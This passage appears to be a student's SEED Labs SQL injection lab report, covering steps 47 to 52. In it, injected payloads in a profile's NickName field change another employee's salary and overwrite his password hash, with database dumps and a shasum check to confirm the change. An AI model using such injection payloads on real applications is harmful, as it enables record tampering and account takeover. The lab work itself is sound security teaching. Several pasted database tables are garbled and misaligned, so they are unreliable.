| Boby  | 20000    | 100000000 | 4/20  | 10213352 | 10213352 |      |      |
|      | Alice | b78ed97677c161c162c142906674ad152422b2d4 |      |      |      |      |
| Ryan  | 30000    | 100000000 | 4/10  | 98993524 |      |      |      |
|      | Alice | a3c50276cb120637cca669eb38f8fb9928b017e9ef |      |      |      |      |
| Samy  | 40000    | 100000000 | 1/11  | 32193525 |      |      |      |
|      | Alice | 995b8b8c183f349b3cab0ae7fccccd39133508d2af |      |      |      |      |
| Ted   | 50000    | 100000000 | 11/3  | 32111111 |      |      |      |
|      | Alice | 99343bff28a75bb51cb6f22cb20a618701a2cf58 |      |      |      |      |
| Admin | 99999    | 100000000 | 3/5   | 43254314 |      |      |      |
|      | Alice | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |      |      |      |      |
+-----+-----+-----+-----+-----+-----+-----+-----+
rows in set (0.00 sec)

l> █

```

47.) I refined the injection to target a specific user instead of all users

The screenshot shows a web application interface with a light blue background. There are three input fields stacked vertically, each with a label to its left. The first field is labeled 'NickName' and contains the text 'here name='Boby' #'. The second field is labeled 'Email' and contains the text 'Alice@gmail.com'. The third field is labeled 'Address' and contains the text 'Chicago'.

48.)

I successfully changed Boby's salary to 1. This shows that attackers can selectively target individuals.

```
select * from credential;
```

Name	EID	Salary	birth	SSN	PhoneNumber	Address
	NickName	Password				
Alice	10000	1000000000	9/20	10211002	111-111-1111	Chicago
mail.com	Alice					
Boby	20000	1	4/20	10213352		
	Alice					
Ryan	30000	1000000000	4/10	98993524		
	Alice					
Samy	40000	1000000000	1/11	32193525		
	Alice					
Ted	50000	1000000000	11/3	32111111		
	Alice					
Admin	99999	1000000000	3/5	43254314		
	Alice					

Task 3.3: Modify other people's password

49.)I injected SQL to change Boby's password using the SHA1 hashing function.

Alice's Profile Edit

NickName: ssword=sha1('123')

Email: Alice@gmail.com

50.)I verified the change in the database by checking the stored hash value.

SSN	10211002
NickName	Alice
Email	Alice@gmail.com
Address	Chicago
Phone Number	111-111-1111

```
UPDATE credential SET
nickname='Alice',password=sha1('123')
where name='Boby'
#',email='Alice@gmail.com',address='Chicago',PhoneNumber='111-111-111
where ID=1;
Copyright © SEED LABs
```

51.)I generated the hash for the password “123” using a command-line tool.

```
sql> select * from credential;
```

```

-----+-----+-----+-----+-----+-----+-----+
ID |Name | EID   | Salary   | birth   | SSN      | PhoneNumber | Address
   | NickName | Password |
-----+-----+-----+-----+-----+-----+-----+
1 | Alice | 10000  | 100000000 | 9/20    | 10211002 | 111-111-1111 | Chicago |
ce@gmail.com | Alice   | 8cb2237d0679ca88db646ea00da96345513 |
2 | Boby  | 20000  |          | 1/4/20  | 10213352 |              |
2 | Ryan  | 30000  |          |         | 40bd011563085fc35165329ea1ff5c5ecbdbbeef |
   Ryan   | | Alice 100000000 | 4/10    | 98993524 |
3 | Samy  | 40000  |          |         | a3c50276cb120637cca669eb38fb9928b017e9ef |
3 | Samy  | | Alice 100000000 | 1/11    | 32193525 |
4 | Samy  | 50000  |          |         | 9950888c183f349bbcab0ae7f0ccd3913358d2af |
5 | Ted   | | Alice 100000000 | 11/3    | 32111111 |
5 | Ted   | 50099  |          |         | 99343bf728a7bb51cb6f72cb20a618701a2c2f58 |
7 | Admin | | Alice 100000000 | 3/5     | 43254314 |
   |       | 99999  |          |         | a5bdf35a1df4ea885095f6f6618883951a6effc0 |
-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

```

52.)The hashes matched, confirming the password was successfully changed. This shows attackers can gain full control over accounts.

```
[04/17/26] seed@VM:~/.../Labsetup$ echo -n '123' | shasum
40bd001563085fc35165329ea1ff5c5ecbdbbeef -
```